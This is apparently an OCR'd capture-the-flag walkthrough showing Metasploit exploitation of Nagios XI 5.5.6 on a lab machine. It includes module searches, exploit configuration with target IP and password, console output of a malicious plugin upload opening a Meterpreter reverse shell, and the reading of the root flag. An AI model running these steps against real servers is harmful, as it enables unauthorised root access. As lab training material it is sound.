
Step-10:-

Nagios XI Authenticated Remote Command Execution.






Nagios Xi check plugin Authenticated_rce



Step-11:-

msfconsole is the **command-line interface (CLI)** for the **Metasploit Framework (MSF)**. It's the most widely used tool in **offensive security** for finding, testing, and exploiting vulnerabilities in systems.



Step-12:-

In cybersecurity, **searching for exploits** means looking for known vulnerabilities and their corresponding exploit code or techniques that attackers can use to compromise a system.

This is usually done using **exploit databases** or tools.

SearchSploit (Kali Linux tool)

- A command-line utility that comes with Kali Linux.
- Lets you search the **Exploit-DB** database offline.
- Example usage:

searchsploit wordpress 5.0

```
File Actions Edit View Help
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit nagios XI 5.5.6

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/linux/http/nagios_xi_configwizards_authenticated_rce  2021-02-13       excellent  Yes    Nagios XI 5.5.6 to 5.7.5 - ConfigWizards A
uthenticated Remote Code Execution
   1     \_ target: Linux (x86)                             .                .          .      .
   2     \_ target: Linux (x64)                             .                .          .      .
   3     \_ target: CMD                                     .                .          .      .
   4  exploit/linux/http/nagios_xi_magpie_debug             2018-11-14       excellent  Yes    Nagios XI Magpie_debug.php Root Remote Cod
e Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/linux/http/nagios_xi_magpie_debug

msf6 > use exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > show options

Module options (exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FINISH_INSTALL  false            no        If the Nagios XI installation has not been completed, try to do so. This includes signing the lic
                                              ense agreement.
   PASSWORD                         yes       Password to authenticate with
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
```

Step-13:-

An **exploit** in cybersecurity is a **piece of code, software, or technique that takes advantage of a vulnerability (weakness) in a system, application, or network** to perform unintended actions.

- In simple words → a vulnerability is the "door," and the exploit is the "key" (or trick) that opens it.

```
File Actions Edit View Help
Interact with a module by name or index. For example info 4, use 4 or use exploit/linux/http/nagios_xi_magpie_debug

msf6 > use exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > show options

Module options (exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FINISH_INSTALL  false            no        If the Nagios XI installation has not been completed, try to do so. This includes signing the lic
                                              ense agreement.
   PASSWORD                         yes       Password to authenticate with
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
                                              .html
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /nagiosxi/       yes       The base path to the Nagios XI application
   URIPATH                          no        The URI to use for this exploit (default is random)
   USERNAME        nagiosadmin      yes       Username to authenticate with
   VHOST                            no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.
                                       0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x64/meterpreter/reverse_tcp):
```


Step-14:-

Set rhost

Set lhost

Set password

Run



```
File  Actions  Edit  View  Help
   --   ----
   1    Linux (x64)

View the full module info with the info, or info -d command.

msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set rhosts 192.168.1.27
rhosts => 192.168.1.27
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set password e1pr0f3ss0r
password => e1pr0f3ss0r
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set lhost 192.168.1.26
lhost => 192.168.1.26
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > run

[*] Started reverse TCP handler on 192.168.1.26:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.5.6.
[+] The target appears to be vulnerable.
[*] Uploading malicious 'check_ping' plugin...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting up to 300 seconds for the plugin to request the final payload...
[*] Sending stage (3045380 bytes) to 192.168.1.27
[*] Meterpreter session 1 opened (192.168.1.26:4444 -> 192.168.1.27:55180) at 2025-07-16 07:14:05 -0400
[*] Deleting malicious 'check_ping' plugin...
[!] Failed to delete the malicious 'check_ping' plugin: Connection failed. Manual cleanup is required.

meterpreter > sysinfo
Computer     : localhost.localdomain
OS           : CentOS 7.9.2009 (Linux 3.10.0-1160.114.2.el7.x86_64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
```

Step-15:-

In these last steps we can add a shell, and then it can capture the flag in the last step

```
the terminal) -JO

1.2.0 - 02/19/2013
==================
- Added New functionality to download LOG files and latest snapshots in a zip for support. - SL
- Added ps -aef to the log list - SL

1.1.0 - 08/28/2012
==================
- Added XI Version -SWmeterpreter > cd/root
[-] Unknown command: cd/root. Run the help command for more details.
meterpreter > shell
Process 7967 created.
Channel 2 created.
ls
CHANGES.txt
getprofile.sh
profile.inc.php
profile.php
whoami
root
ls
CHANGES.txt
getprofile.sh
profile.inc.php
profile.php
cd/root
/bin/sh: line 4: cd/root: No such file or directory
cd /root
ls
anaconda-ks.cfg
root.txt
scripts
cat root.txt
4c65ad00dd8dbe9e4106511880ac438e
```

`